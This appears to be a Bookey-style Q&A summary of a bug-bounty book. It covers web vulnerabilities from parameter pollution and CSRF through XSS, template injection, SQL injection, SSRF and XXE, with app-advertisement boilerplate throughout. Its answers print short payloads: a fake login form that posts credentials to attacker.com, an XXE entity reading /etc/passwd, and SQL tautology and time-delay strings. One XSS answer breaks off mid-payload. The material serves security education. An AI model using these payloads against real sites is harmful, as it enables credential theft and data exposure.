Answer:Special characters in URLs, like a period or '@' symbol, can alter how a browser interprets a redirect. For example, in a parameter where control over the final URL is restricted, inserting special characters can manipulate the result of a DNS lookup, allowing for redirects to unexpected or malicious sites. This technique underscores the importance of thorough validation by developers.

### 10.Question

**Why should the services that a site uses be a point of focus when huntings for vulnerabilities?**

Answer:The services that a site employs, such as external

More Free Book



Scan to Download



Listen It

platforms for support or additional functionalities (like Zendesk for HackerOne), can introduce new vulnerabilities. Each integration represents potential attack vectors that may not be immediately obvious but can be exploited if proper security measures aren't taken, highlighting the need for comprehensive security assessments across all dependencies.

## **Chapter 3 | 3 HTTP Parameter Pollution| Q&A**

### **1.Question**

#### **What is HTTP Parameter Pollution (HPP)?**

Answer:HPP is the process of manipulating how a website treats the parameters it receives during HTTP requests, allowing attackers to inject extra parameters into a request, potentially leading to unintended consequences.

### **2.Question**

#### **How does Server-Side HPP differ from Client-Side HPP?**

Answer:Server-Side HPP occurs when an attacker sends unexpected parameters to a server, which may process them in various ways based on its internal code. Client-Side HPP,

**More Free Book**



Scan to Download



**Listen It**

on the other hand, allows attackers to manipulate parameters in a user's browser to achieve certain effects.

### 3.Question

**Provide an example of a Server-Side HPP vulnerability.**

Answer:In a banking application, if the URL allows for parameters like '?from=', '?to=', and '?amount=', an attacker could append an extra 'from' parameter to exploit how the server processes them, potentially transferring funds from a different, unauthorized account.

### 4.Question

**What role does experimentation play in identifying HPP vulnerabilities?**

Answer:Experimentation is crucial in identifying HPP vulnerabilities because the behavior of web servers can vary widely in how they handle multiple parameters. Attackers often need to try different combinations to discover how the server processes them.

### 5.Question

**Explain how an attacker could exploit a client-side HPP vulnerability with example code.**

More Free Book



Scan to Download



Listen It

Answer: In a client-side HPP scenario, an attacker might input a value that includes an encoded '&' character, resulting in a URL where an unintended action parameter is added. This allows the attacker to manipulate created links without proper sanitization.

## 6.Question

**What lessons can be learned from the HackerOne Social Sharing Buttons example?**

Answer: The importance of being cautious with URL parameters that interact with third-party services. An attacker can exploit these parameters to redirect users to malicious sites instead of the intended content.

## 7.Question

**Describe the persistence shown by the hacker who exploited the Twitter unsubscribe feature.**

Answer: Mert Tasci demonstrated persistence by attempting to modify the UID parameter after an initial failure to unsubscribe another account. His determination led to successfully exploiting the vulnerability by adding a second

More Free Book



Scan to Download



Listen It



UID parameter.

### 8.Question

**What broader implications can HPP vulnerabilities indicate about a web application?**

Answer:HPP vulnerabilities might highlight systematic issues in how a web application handles input parameters, suggesting that if one area is vulnerable, other areas may also be susceptible to similar attacks.

### 9.Question

**What is the main takeaway regarding the testing process for HPP vulnerabilities?**

Answer:Thorough testing is essential when assessing for HPP vulnerabilities, as their discovery often relies on trial and error given the lack of visibility into server-side code.

### 10.Question

**How can social media links provide opportunities for testing HPP vulnerabilities?**

Answer:Social media links often relay user-generated content without thorough validation, making them prime targets for testing parameter pollution vulnerabilities that can alter the

More Free Book



Scan to Download



Listen It

intended behavior of shared content.


**More Free Book**



Scan to Download



[Listen It](#)



# World' best ideas unlock your potential

Free Trial with Bookey



Scan to download



## Chapter 4 | 4 Cross-Site Request Forgery| Q&A

### 1.Question

**What is a cross-site request forgery (CSRF) attack?**

Answer:A CSRF attack occurs when an attacker tricks a user's browser into sending an unauthorized HTTP request to a different site where the user is authenticated. This can lead to actions like transferring money without the user's knowledge.

### 2.Question

**How do CSRF attacks exploit authentication weaknesses?**

Answer:CSRF attacks take advantage of the fact that once a user is authenticated on a site, their browser sends authentication cookies automatically with each request. If a site lacks CSRF protections, it may process these unauthorized requests as legitimate.

### 3.Question

**Can you provide an example of how a CSRF attack works using GET requests?**

Answer:If Bob is logged into his banking site and clicks a link on a malicious website, that site could use an <img> tag

More Free Book



Scan to Download



Listen It



to make a GET request to the bank's transfer URL. This request could include Bob's cookies, leading the bank to process a money transfer believing it's a valid action initiated by Bob.

#### 4.Question

**Why is POST method less vulnerable to CSRF attacks compared to GET method?**

Answer:POST requests typically require additional parameters and do not include parameters directly in the URL, making automated GET requests harder to execute. Additionally, many frameworks enforce CSRF protections specifically for POST requests.

#### 5.Question

**What is a CSRF token and how does it protect against CSRF attacks?**

Answer:A CSRF token is a unique secret value generated by a website that is required and validated when a user submits a POST request. Since the attacker cannot predict or access this token, they would fail to perform unauthorized actions.

More Free Book



Scan to Download



Listen It

## 6.Question

**What role does CORS play in preventing CSRF attacks?**

Answer:CORS (Cross-Origin Resource Sharing) restricts how resources are shared with different origins. It helps prevent CSRF by ensuring that only trusted domains can make certain requests and access responses.

## 7.Question

**What defenses can developers implement to safeguard against CSRF attacks?**

Answer:Developers can use CSRF tokens, enforce CORS properly, check the Origin or Referer headers to ensure they match expected values, and utilize the 'samesite' cookie attribute to limit when cookies are sent.

## 8.Question

**What should developers avoid in order to mitigate CSRF vulnerabilities?**

Answer:Developers should avoid using GET requests for actions that modify server-side state (like money transfers), and should ensure proper validation of all CSRF tokens and CORS configurations.

More Free Book



Scan to Download



Listen It



## Chapter 5 | 5 HTML Injection and Content Spoofing| Q&A

### 1.Question

**What are HTML injection and content spoofing, and how do they typically differ in their execution and impact?**

Answer:HTML injection allows attackers to inject HTML content into a webpage, often using forms that mimic legitimate interfaces to trick users into submitting sensitive information. This attack method can alter the appearance of a webpage, creating risks of phishing. Content spoofing, on the other hand, limits attackers to injecting plaintext and relies heavily on social engineering. It does not allow for HTML formatting, making it generally less severe than HTML injection.

### 2.Question

**Can you explain how a malicious user might utilize an HTML injection vulnerability to perform phishing?**

Answer:A malicious user may inject a <form> tag into a webpage that closely resembles a legitimate login form. For

More Free Book



Scan to Download



Listen It

instance, by entering: `<form method='POST' action='http://attacker.com/capture.php'> <input type='text' name='username'> <input type='password' name='password'> <input type='submit'> </form>` When a deceived user fills out this form, believing it to be authentic, their credentials are sent directly to the attacker, compromising their security.

### 3.Question

**What is the significance of character encoding in preventing or exploiting HTML injection vulnerabilities?**

Answer:Character encoding can be a crucial vector for leveraging HTML injection vulnerabilities. As demonstrated, if a website only filters out HTML tags but not their encoded equivalents, an attacker can use HTML entities (like `&#60;` for `<`) to inject content. This can enable them to bypass filters and insert malicious code, like forms that collect sensitive user data.

### 4.Question

**In what way did HackerOne's Markdown editor vulnerability illustrate the risks of improper configurations?**

More Free Book



Scan to Download



Listen It

Answer: The vulnerability shown in HackerOne's configuration allowed an attacker to inject a hanging single quote into Markdown syntax, facilitating an attack on both administration pages and reports. This could result in the injection of malicious <meta> tags that redirect users or exfiltrate data by sending GET requests to a malicious URL.

### 5.Question

**How does social engineering play a role in HTML injection and content spoofing attacks?**

Answer: Social engineering is instrumental in these attacks because, despite the technical vulnerabilities, the success heavily relies on the attacker's ability to manipulate users into believing the fake content is real. For example, a well-crafted fake login form that appears legitimate can trick users into entering their passwords, highlighting the need for cautious behavior when handling sensitive information online.

### 6.Question

**What can be learned from the Coinbase Comment Injection example about input handling?**

More Free Book



Scan to Download



Listen It

Answer: The Coinbase Comment Injection case illustrates the necessity of diligent input handling regarding HTML entities. Websites must ideally escape or block HTML entities altogether to prevent potential HTML injections, which demonstrates the importance of thoroughly testing how different inputs are processed in web applications.

### 7.Question

**How do these types of vulnerabilities (HTML injection and content spoofing) relate to a broader understanding of web security?**

Answer: Understanding HTML injection and content spoofing helps web developers and security professionals recognize that security isn't solely about preventing technical breaches but also about anticipating social engineering tactics. This underscores the need for comprehensive security strategies that educate users and implement robust technical defenses.

## Chapter 6 | 6 Carriage Return Line Feed Injection| Q&A

### 1.Question

More Free Book



Scan to Download



Listen It

## **What are CRLF characters and why are they significant in web application security?**

Answer: CRLF characters, which stand for Carriage Return (CR) and Line Feed (LF), are special encoded characters (%0D and %0A) used in HTTP messages. They help delineate regions within headers of HTTP requests and responses. Their significance in web application security arises from vulnerabilities that occur when applications fail to properly sanitize user inputs containing these characters. When injected into HTTP messages, CRLFs can lead to various attacks, such as HTTP request smuggling and HTTP response splitting, by allowing attackers to manipulate how servers interpret and respond to requests.

### **2.Question**

## **What impact can CRLF injection vulnerabilities have on web applications?**

Answer: CRLF injection vulnerabilities can lead to serious

**More Free Book**



Scan to Download



**Listen It**

consequences, including cache poisoning (where malicious content is served instead of legitimate pages), firewall evasion (where attackers bypass security measures), and request hijacking (e.g., stealing cookies and authentication tokens). Additionally, they open the door to HTTP response splitting, which allows an attacker to craft responses that the browser interprets improperly, potentially resulting in security breaches or cross-site scripting attacks.

### 3.Question

**Can you give an example of a real-world CRLF injection attack?**

Answer:In December 2015, a HackerOne user exploited a CRLF injection vulnerability in Shopify by inserting %0D%0A into the URL. This manipulation resulted in the server interpreting the parameter as two separate responses, allowing the attacker to inject malicious HTML content that compromised the integrity of the application's response. Such exploits underscore the criticality of proper input validation and sanitization to prevent unauthorized modifications of

More Free Book



Scan to Download



Listen It



HTTP messages.

#### 4.Question

**How did FileDescriptor exploit the CRLF vulnerability in Twitter?**

Answer:FileDescriptor found a CRLF vulnerability in Twitter by manipulating character encoding. He discovered a Unicode character that appeared harmless but, when processed, resulted in the desired CRLF characters being allowed through. This enabled him to inject a malicious Set-Cookie header through the URL, which ultimately allowed for cross-site scripting and the potential theft of user authentication sessions. His successful exploitation led to a significant bug bounty, highlighting the importance of understanding encoding mechanisms when testing for vulnerabilities.

#### 5.Question

**What preventive measures should developers take to protect against CRLF injection vulnerabilities?**

Answer:Developers should ensure that user inputs are

More Free Book



Scan to Download



Listen It

thoroughly sanitized to remove any encoded characters that may have special meanings in HTTP contexts, particularly CRLFs. Additionally, employing robust character blacklists, as well as continuously testing for weaknesses against encodings (like double encoding), can help mitigate the risk of CRLF injection. It's essential to validate all user input used in HTTP headers and responses to ensure that attackers cannot manipulate these entries.

## 6.Question

**What general advice is given regarding testing for CRLF vulnerabilities on websites?**

Answer:When testing for CRLF vulnerabilities, be vigilant for any inputs that the site reflects in HTTP headers. Try submitting encoded characters like %0D%0A and observe how the application handles them. If the site appears to sanitize these characters, consider testing with multibyte characters to see if they can bypass protective measures. This method can help identify potential vulnerabilities that may not be evident through simple input manipulation.

More Free Book



Scan to Download



Listen It

## 7.Question

**How did CRLF vulnerabilities lead to significant financial rewards for some researchers?**

Answer: Researchers who discover CRLF vulnerabilities can be rewarded through bug bounty programs, as their findings can prevent significant security breaches for organizations. For example, the researcher who identified the CRLF vulnerability in Twitter received a \$3,500 bounty because their discovery could expose severe security risks if left unaddressed. This underscores the financial incentive as well as the importance of finding and fixing these vulnerabilities.

More Free Book



Scan to Download



Listen It

Ad



Scan to Download



# Try Bookey App to read 1000+ summary of world best books

Unlock **1000+** Titles, **80+** Topics

New titles added every week

Brand



Leadership & Collaboration



Time Management



Relationship & Communication



Business Strategy



Creativity



Public



Money & Investing



Know Yourself



Positive Psychology

Entrepreneurship



World History



Parent-Child Communication





Self-care



Mind & Spirituality

## Insights of world best books



Free Trial with Bookey





## Chapter 7 | 7 Cross-Site Scripting| Q&A

### 1.Question

**What is the significance of the Myspace Samy Worm in the context of cross-site scripting (XSS) vulnerabilities?**

Answer:The Myspace Samy Worm, created by Samy Kamkar, exemplified the severe implications of XSS vulnerabilities. It allowed Kamkar to infect numerous profiles on Myspace through a single JavaScript payload stored on his profile. This event not only highlights how effectively XSS can propagate across a network, but it also illustrates that even actions taken without malicious intent can result in significant legal consequences, as Kamkar faced felony charges for his actions.

### 2.Question

**How do unsanitized characters lead to XSS vulnerabilities?**

Answer:When websites fail to properly sanitize input characters such as double quotes, single quotes, and angle

More Free Book



Scan to Download



Listen It

brackets, it opens the door for XSS vulnerabilities.

Unsanitized characters can be interpreted by browsers as executable code instead of text, which allows attackers to inject and execute malicious JavaScript on the page, thereby compromising user data and security.

### 3.Question

**What role does the Same Origin Policy (SOP) play in web security?**

Answer:The Same Origin Policy (SOP) is a critical security mechanism that restricts how documents and scripts loaded from one origin can interact with resources from another origin. This prevents malicious websites from accessing sensitive data in browsers that belong to different domains, ensuring a layer of protection against cross-site attacks.

### 4.Question

**How can you confirm the presence and impact of an XSS vulnerability?**

Answer:To confirm an XSS vulnerability, you can execute a script that alerts the document domain or cookies. For

More Free Book



Scan to Download



Listen It



instance, using ``alert(document.domain)`` or ``alert(document.cookie)`` in your injected payload can demonstrate the vulnerability's impact, such as whether it allows access to sensitive information or session cookies, helping you evaluate its severity for reporting.

## 5.Question

**What are the two main types of XSS vulnerabilities?**

Answer:The two main types of XSS vulnerabilities are reflected XSS and stored XSS. Reflected XSS occurs when the payload is delivered via a single HTTP request without being saved, whereas stored XSS involves the payload being saved on the server and later rendered unsanitized when other users access the affected content.

## 6.Question

**What is a practical example of an XSS attack using input attributes?**

Answer:An example of an XSS attack can be demonstrated through an input field: if you have an input like `<input type='text' name='username' value='hacker' width=50px>``,

More Free Book



Scan to Download



Listen It

you can inject a payload by modifying it to `value='hacker`

## **Chapter 8 | 8 Template Injection| Q&A**

### **1.Question**

**What is a template engine, and how does it help developers?**

Answer:A template engine is a code framework that dynamically generates web pages, emails, or other media by filling in placeholders with specific data. It helps developers by separating application logic from presentation logic, making maintenance easier and allowing for user input sanitization.

### **2.Question**

**What are template injection vulnerabilities and why are they dangerous?**

Answer:Template injection vulnerabilities occur when user input is not properly sanitized and is directly rendered by a template engine. This can lead to serious security issues, such as remote code execution, where an attacker can run arbitrary code on the server.

**More Free Book**



Scan to Download



**Listen It**

### 3.Question

**What types of template injection vulnerabilities are there?**

Answer: There are two main types: Server-Side Template Injection (SSTI), where the vulnerability occurs on the server and can lead to arbitrary code execution; and Client-Side Template Injection (CSTI), which occurs in the user's browser and often leads to cross-site scripting (XSS) rather than server compromise.

### 4.Question

**Can you explain how Server-Side Template Injection (SSTI) works?**

Answer: SSTI occurs when a template engine evaluates user input without sanitization. For example, if a Python Jinja2 template engine allows an injected expression like `{{7*7}}`, it may execute the code and return 49, which confirms the vulnerability.

### 5.Question

**How do you test for Template Injection vulnerabilities?**

Answer: To test for SSTI, you need to identify the template

More Free Book



Scan to Download



Listen It

engine in use and submit template expressions using its syntax. For instance, if using Smarty (PHP's engine), you might test with `{{7*7}}` and look for the output rendered on the page.

## 6.Question

**What is the significance of the Uber AngularJS Template Injection case?**

Answer:In this case, a security researcher discovered a CSTI vulnerability in an Uber subdomain that allowed the execution of JavaScript, resulting in a potential XSS attack. The researcher demonstrated this by injecting code that triggered a JavaScript alert, compelling Uber to take immediate action.

## 7.Question

**What lesson can be learned from the Uber Flask Jinja2 Template Injection case?**

Answer:This case emphasizes the importance of understanding how different technologies interact, as the combination of Flask and Jinja2 presented attack vectors

More Free Book



Scan to Download



Listen It

even when the primary site did not use Jinja2 directly. It shows the value of checking how input can propagate and be processed across related systems.

### 8.Question

**What approach should you take when discovering vulnerabilities during testing?**

Answer:It's important to be cautious and not exploit the vulnerability beyond confirming its existence. Report your findings clearly and ask for permission to explore further, allowing the company to assess potential impacts without causing additional harm.

### 9.Question

**Why is it crucial to read documentation when testing for Template Injection vulnerabilities?**

Answer:Documentation often reveals the capabilities and limitations of the framework or engine you're testing. This knowledge can guide your testing approach, helping you craft payloads that may exploit any weaknesses and inform you on any security features that might be in place.

More Free Book



Scan to Download



Listen It

## 10.Question

**What key takeaway can you summarize regarding template injection testing?**

Answer:Identifying the underlying technology of a site can help you uncover potential vulnerabilities. Always remain curious and persistent, testing places where your input might render dynamically, even if at first, the vulnerability isn't apparent.

## Chapter 9 | 9 SQL Injection| Q&A

### 1.Question

**What is SQL injection (SQLi) and why is it considered a serious vulnerability?**

Answer:SQL injection (SQLi) is a type of web security vulnerability where an attacker can manipulate a website's database through unvalidated user input using SQL commands. It is considered serious because attackers can expose or manipulate sensitive data, gain administrative access to databases, and potentially compromise the

More Free Book



Scan to Download



Listen It



entire web application.

## 2.Question

**How do attackers exploit SQLi vulnerabilities in web applications?**

Answer:Attackers exploit SQLi vulnerabilities by injecting malicious SQL code into input fields (like a URL parameter) without proper sanitization, manipulating queries to retrieve, modify, or delete information in the database.

## 3.Question

**What are some common countermeasures to prevent SQLi?**

Answer:Common countermeasures include using prepared statements, which separate SQL logic from data, employing web application firewalls (WAFs), validating and sanitizing user input, and using ORM frameworks that handle database interactions securely.

## 4.Question

**Can you give an example of a SQL injection attack?**

Answer:An attacker could manipulate a URL parameter like 'https://example.com?name=test' to

More Free Book



Scan to Download



Listen It

'https://example.com?name=test' OR 1='1', altering the database query to return unwanted data by causing it to evaluate to true for all records.

### 5.Question

**What was the significance of the Yahoo! Sports SQLi vulnerability reported by Stefano Vettorazzi?**

Answer:The Yahoo! Sports SQLi vulnerability illustrated how an attacker manipulated URL parameters to influence the backend SQL query, revealing that even well-known sites can have significant security flaws. It demonstrated that attackers can exploit even subtle changes in a query's output to confirm the presence of vulnerabilities, which are often overlooked.

### 6.Question

**How did Orange Tsai demonstrate a blind SQLi on Uber's unsubscribe link?**

Answer:Orange Tsai generated a SQL injection by modifying a base64-encoded URL parameter to include a delay command, 'sleep(12)=1', to infer whether the server was

More Free Book



Scan to Download



Listen It

vulnerable based on how long it took for a response, confirming the existence of the SQLi.

## 7.Question

**What was the vulnerability found in Drupal, and why was it particularly dangerous?**

Answer:The vulnerability in Drupal was related to how it handled the SQL 'IN' clause, allowing attackers to inject malicious input during the query template creation process. It was particularly dangerous because it permitted unauthorized users, including anonymous ones, the ability to escalate their privileges and potentially take over entire sites.

## 8.Question

**What are the takeaways from understanding SQLi vulnerabilities?**

Answer:Key takeaways include recognizing that SQLi vulnerabilities often require understanding how input is processed and used in database queries. Test inputs effectively, and look for opportunities to alter query structure, such as passing arrays in unexpected formats.

More Free Book



Scan to Download



Listen It

## 9.Question

**How can developers safeguard against SQLi vulnerabilities in their applications?**

Answer: Developers can safeguard against SQLi by implementing strong input validation, utilizing prepared statements, regularly updating libraries and frameworks to patch vulnerabilities, and conducting security audits to identify and address weaknesses before they can be exploited.

## 10.Question

**What role does understanding database functionality play in identifying SQL injection vulnerabilities?**

Answer: Understanding database functionality is critical because it helps security professionals foresee how SQL queries operate, including how data is processed and how queries can be manipulated, allowing them to better predict and identify potential SQLi scenarios.

More Free Book



Scan to Download



Listen It



Scan to Download



# Why Bookey is must have App for Book Lovers



## 30min Content

The deeper and clearer interpretation we provide, the better grasp of each title you have.



## Text and Audio format

Absorb knowledge even in fragmented time.



## Quiz

Check whether you have mastered what you just learned.



## And more

Multiple Voices & fonts, Mind Map, Quotes, IdeaClips...

Free Trial with Bookey





## Chapter 10 | 10 Server-Side Request Forgery| Q&A

### 1.Question

**What is Server-Side Request Forgery (SSRF) and how does it differ from Cross-Site Request Forgery (CSRF)?**

Answer:SSRF is a vulnerability that allows an attacker to make a server perform unintended network requests, effectively exploiting the application server itself. In contrast, CSRF exploits the actions of another user, tricking them into performing actions without their consent. While SSRF targets the server's network communication, CSRF manipulates the user's actions through their browser.

### 2.Question

**How can you demonstrate the impact of an SSRF vulnerability?**

Answer:To demonstrate an SSRF impact, you need to establish whether the vulnerable server can make requests to internal services, external sites, or both. For example, if a

More Free Book



Scan to Download



Listen It



server can access an internal database due to an SSRF, that could allow an attacker to retrieve sensitive information. If internal servers are protected, an attacker might try to redirect requests to external sites they control to gather information about the application's software or exploit further vulnerabilities.

### 3.Question

**What is the significance of controlling HTTP methods (GET vs POST) in the context of SSRF?**

Answer:Controlling HTTP methods is crucial because POST requests often perform state-changing actions (like creating accounts or invoking commands), which could have larger implications than GET requests, which are primarily used for data retrieval. Exploiting SSRF through POST requests can potentially allow attackers to execute more impactful actions.

### 4.Question

**What are some strategies for exploiting blind SSRFs?**

Answer:When exploiting blind SSRFs (where responses can't be read), attackers can use timing attacks or DNS requests to

More Free Book



Scan to Download



Listen It

infer information. For instance, they might test whether a server is open or closed by analyzing response times.

Another method involves executing commands that result in DNS lookups, allowing attackers to encode the outputs into subdomains that their server can then receive.

### 5.Question

**How can an attacker use webhooks in SSRF attacks?**

Answer:Attackers may exploit webhooks that allow user-defined URLs for external API calls. If a webhook can be configured with a URL pointing to internal servers (like localhost), it may allow reconnaissance of internal services. Variations in the server's responses (errors for open vs closed ports) can provide critical information for determining the network structure.

### 6.Question

**What was the outcome of Brett Buerhaus's discovery of SSRF in ESEA, and how did he escalate it?**

Answer:Brett Buerhaus confirmed that the ESEA site could make external HTTP requests and successfully crafted a

More Free Book



Scan to Download



Listen It

request to access AWS metadata, which could expose sensitive security credentials. Instead of only demonstrating basic SSRF, he escalated its severity by proving he could retrieve private AWS information, showcasing a more significant threat by accessing internal metadata.

## 7.Question

**What is a key takeaway for identifying and reporting SSRF vulnerabilities?**

Answer:The primary takeaway for identifying SSRF vulnerabilities is to assess the scope of requests the server can make and demonstrate their impact. Not all server requests are harmful, so finding a route that leads to sensitive data or internal servers is critical to reporting a significant vulnerability.

## 8.Question

**What common mistakes can developers make regarding SSRF vulnerabilities?**

Answer:Developers often improperly validate URLs or fail to restrict requests to safe endpoints. Not checking whether

More Free Book



Scan to Download



Listen It

URLs lead to internal or potentially dangerous locations means attackers can leverage SSRF vulnerabilities to probe for sensitive data, leading to serious security breaches.

### 9.Question

**How does Google's infrastructure relate to the SSRF vulnerabilities discussed in the chapter?**

Answer: Similar to ESEA, Google's internal DNS services were vulnerable when exposed to public inputs. Attackers could exploit internal functions designed for external requests, leading to significant data leakage regarding internal IP addresses and services that should remain inaccessible externally.

### 10.Question

**Why is it essential to focus on SSRF vulnerabilities when auditing web applications?**

Answer: SSRF vulnerabilities can provide an attacker with access to a broader network, including sensitive internal services. Focusing on SSRF during audits helps identify potential data leaks and security gaps that could compromise

More Free Book



Scan to Download



Listen It

an organization's infrastructure.

## Chapter 11 | 11 XML External Entity| Q&A

### 1.Question

**What is an XML External Entity (XXE) vulnerability?**

Answer:An XML External Entity (XXE)

vulnerability is when an application processes XML input in a way that allows attackers to include external entities, which can lead to unauthorized access to sensitive information or the ability to interact with malicious servers.

### 2.Question

**How can XXE vulnerabilities be exploited?**

Answer:XXE vulnerabilities can be exploited by submitting crafted XML files that include external entities to read sensitive files on the server (like /etc/passwd) or to make HTTP requests to a malicious server, effectively exfiltrating data.

### 3.Question

**What are Document Type Definitions (DTDs) in XML, and why are they important?**

More Free Book



Scan to Download



Listen It

Answer: Document Type Definitions (DTDs) define the structure and rules for XML documents, specifying what elements and attributes are allowed. They are crucial because a valid XML document must adhere to the rules set in its DTD.

#### 4.Question

**How can an attacker utilize external DTDs in an XXE attack?**

Answer: An attacker can create a malicious external DTD and include it in their XML payload, allowing the parser to fetch and execute instructions within the DTD that could, for example, make requests to another server with sensitive data.

#### 5.Question

**What is the significance of the & and % symbols in XML entity references?**

Answer: In XML, the ampersand (&) prefix indicates that an entity is being evaluated within the main document, while the percentage sign (%) indicates the entity is defined in the DTD and will be evaluated there, which can trigger further





evaluation on external entities.

## 6.Question

**Can you provide an example of how an XXE attack can reveal sensitive data?**

Answer:For instance, an attacker might submit a malicious XML file that includes: `<!DOCTYPE foo [ <!ENTITY xxe SYSTEM 'file:///etc/passwd'> ]> <foo>&xxe;</foo>`. When parsed, this would lead to the contents of the `/etc/passwd` file being outputted or sent to the attacker.

## 7.Question

**What are some protective measures against XXE vulnerabilities?**

Answer:To protect against XXE vulnerabilities, applications should disable external entity parsing, employ XML validators that enforce strict rules, and ensure that any XML inputs are carefully sanitized and validated before processing.

## 8.Question

**What is the takeaway from the Google XXE vulnerability example?**

Answer:The takeaway from the Google XXE vulnerability is

More Free Book



Scan to Download



Listen It

that large, well-known companies can still have significant security oversights, emphasizing the importance of testing XML acceptance for potential XXE vulnerabilities regardless of the organization's size.

### 9.Question

**Why is it important to test XML uploads for vulnerabilities?**

